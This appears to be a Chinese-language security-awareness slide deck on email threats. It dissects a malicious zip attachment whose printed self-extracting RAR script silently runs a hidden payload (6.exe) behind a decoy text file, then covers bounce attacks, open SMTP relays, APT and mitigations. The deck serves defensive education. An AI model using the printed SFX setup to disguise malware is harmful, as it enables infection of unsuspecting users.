
Yahoo!奇摩迷你筆，英文單字一點就翻

說明：有一個朋友呢，他寄了一個電子郵件給我：
 主旨：安安!
 內容：請問把錢匯到這個帳戶嗎?
 附件：帳號.zip



說明：首先我們將這個病毒檔案[帳號.zip]，使用按右鍵解壓縮的方式，將檔案解壓縮出來，得到一個名稱為[帳號.cmd]的檔案；這個檔案就是病毒了，但它仍不是病毒的本體執行檔，它還是一個壓縮檔。






帳號.rar - 自解 RAR 壓縮檔, 未封裝大小 216,358 位元組

- 名稱 ↑
- &笑到你砰水&.exe
- 6.exe

```
;下面的注?包含自解??本命令  
9 Setup=&笑到你砰水&.exe  
11 TempMode  
Silent=1  
Overwrite=1
```

說明：使用WinRAR軟體將這個檔案[帳號.rar]點兩下打開來看，可以看到在左邊顯示，這個檔案含有兩個執行檔[&笑到你砰水&.exe]和[6.exe]，右邊顯示這個檔案含有自解壓縮檔命令；換句話說如果直接執行這個壓縮檔，就等同於執行右邊命令列中[Setup=&笑到你砰水&.exe]，也就是中毒啦。



123.rar - 自解 RAR 壓縮檔, 未封裝大小 4,879 位元組

名稱 ↑
&笑到你砰水&.txt

;下面的注?包含自解??本命令
Setup=&笑到你砰水&.txt
Presetup=6.exe
Silent=1
Overwrite=1

再次把變更名稱後的檔案[123.rar]打開來看看，終於在左邊看到熟悉的[&笑到你砰水&.txt]，可以看到內容了；不過**請注意**右邊又出現字串[含有自解壓縮檔命令]，而且出現語法[Presetup=6.exe]，還記得剛剛有解壓縮出來的檔案[6.exe]嗎？**這個就是病毒的本體**了；當你看到[&笑到你砰水&.txt]的時候，電腦也一併執行了病毒檔案，真的是[笑到你砰水]。

退信攻擊

- 收件人不存在導致無法送達郵件，就會自動將該退信
訊息寄回給原寄件者
- 利用這項功能，使用蒐集到的Email
- 將欲攻擊的對象設定為寄件者
- 收件者使用其他單位不存在的帳號
- 然後你就會收到一封不是自己寄出去的退信了

退信攻擊

收件人不存在，退回寄件人
而..寄件人可能就是你



駭客

沒有這個人



郵件伺服器



網際網路



中華電信



使用者

退信攻擊的影響

1. 造成企業郵件伺服器的負荷過大。
2. 可能導致伺服器無法正常收發信。
3. 導致IP被列入黑名單。
4. 嚴重可導致伺服器癱瘓。

跳板攻擊

- 當您的 電腦主機本身有啟用SMTP Service (外寄伺服器服務)，而且 沒有加以防護 時，被有心人士發現，進而不當使用您的網路頻寬及寄信功能，濫寄廣告信件，這就是您的電腦主機被當成廣告信跳板了!!
- 通常受害者不知道自己的電腦安裝了相關服務
- 常見微軟的作業系統，當有 安裝了IIS功能，就會一同安裝SMTP(外寄伺服器服務)，此時若您的網路系統並未安裝防火牆，將 SMTP PORT 25 設為對外阻隔的話，基本 上任何人都可以藉由您的SMTP Service 寄發信件!! 您的電腦主機，就有可能被有心人士當成廣告信跳板，濫寄廣告信件!!

跳板攻擊

轉寄信件的功能沒有關閉
可以....轉寄垃圾信




駭客



網際網路




Microsoft
Exchange Server 2003



zeczec x haniboi.com

UP UP



進階持續性滲透擊 (APT)


- 進階持續性滲透攻擊 (Advanced Persistent Threat, APT) ， Advanced 意指精心策畫的進階攻擊手法， Persistent 則是長期、持續性的潛伏。APT攻擊重點在於低調且緩慢，利用各種複雜的工具與手法，逐步掌握目標的人、事、物，不動聲色地竊取其鎖定的資料。所以能發動這種APT攻擊手法的駭客，都是以長期滲透特定組織為目標，擁有高超複雜的入侵技巧，並且有足夠資金，才能支持這樣的滲透及攻擊活動。

APT攻擊

Advanced Persistent Threat

	APT	一般駭客攻擊
時間	長時間攻擊	長短不一定
動機	竊取所需要的特定機密，包含國家安全、商業機密等	動機不一定，從彰顯自己能力到竊取個資以換取實質利益皆有
攻擊者	有組織、計畫性的團體	一般的個人或駭客結盟
攻擊對象	有針對性、小範圍，如政府、高科技公司、金融業等	無針對性、大範圍，近年以具有大量個人資料的企業為主
攻擊手法	長期、持續性、多樣化，經常是零時差漏洞的攻擊，確保達成攻擊目的	多為速戰速決，複合多種常見漏洞，以大量、快速、有效的單一手法入侵

APT攻擊管道



APT的攻擊管道中，惡意郵件攻擊為最大宗。

APT攻擊_一場沒有中立國的戰爭




Protection and mitigation

- Ensure antivirus is up-to-date and active
 - 確保防毒軟體的更新與開啟
- Turn on IPS
 - 開啟IPS
- Use email filtering
 - 使用email過濾
- Patch operating system and software
 - 修補OS與軟體
- User awareness
 - 用戶的意識(教育訓練)

Advanced Persistent Threat

進階持續性滲透攻擊



2013年3月20日 下午2:00

南韓網路癱瘓



南韓首爾的聯合電視新聞台(YTN)遭駭客攻擊，公司數百台電腦死當，工作人員望著徹底癱瘓的網路系統



- 受駭的電腦、伺服器與ATM伺服器數量，統計有4萬8千臺設備遭駭故障。
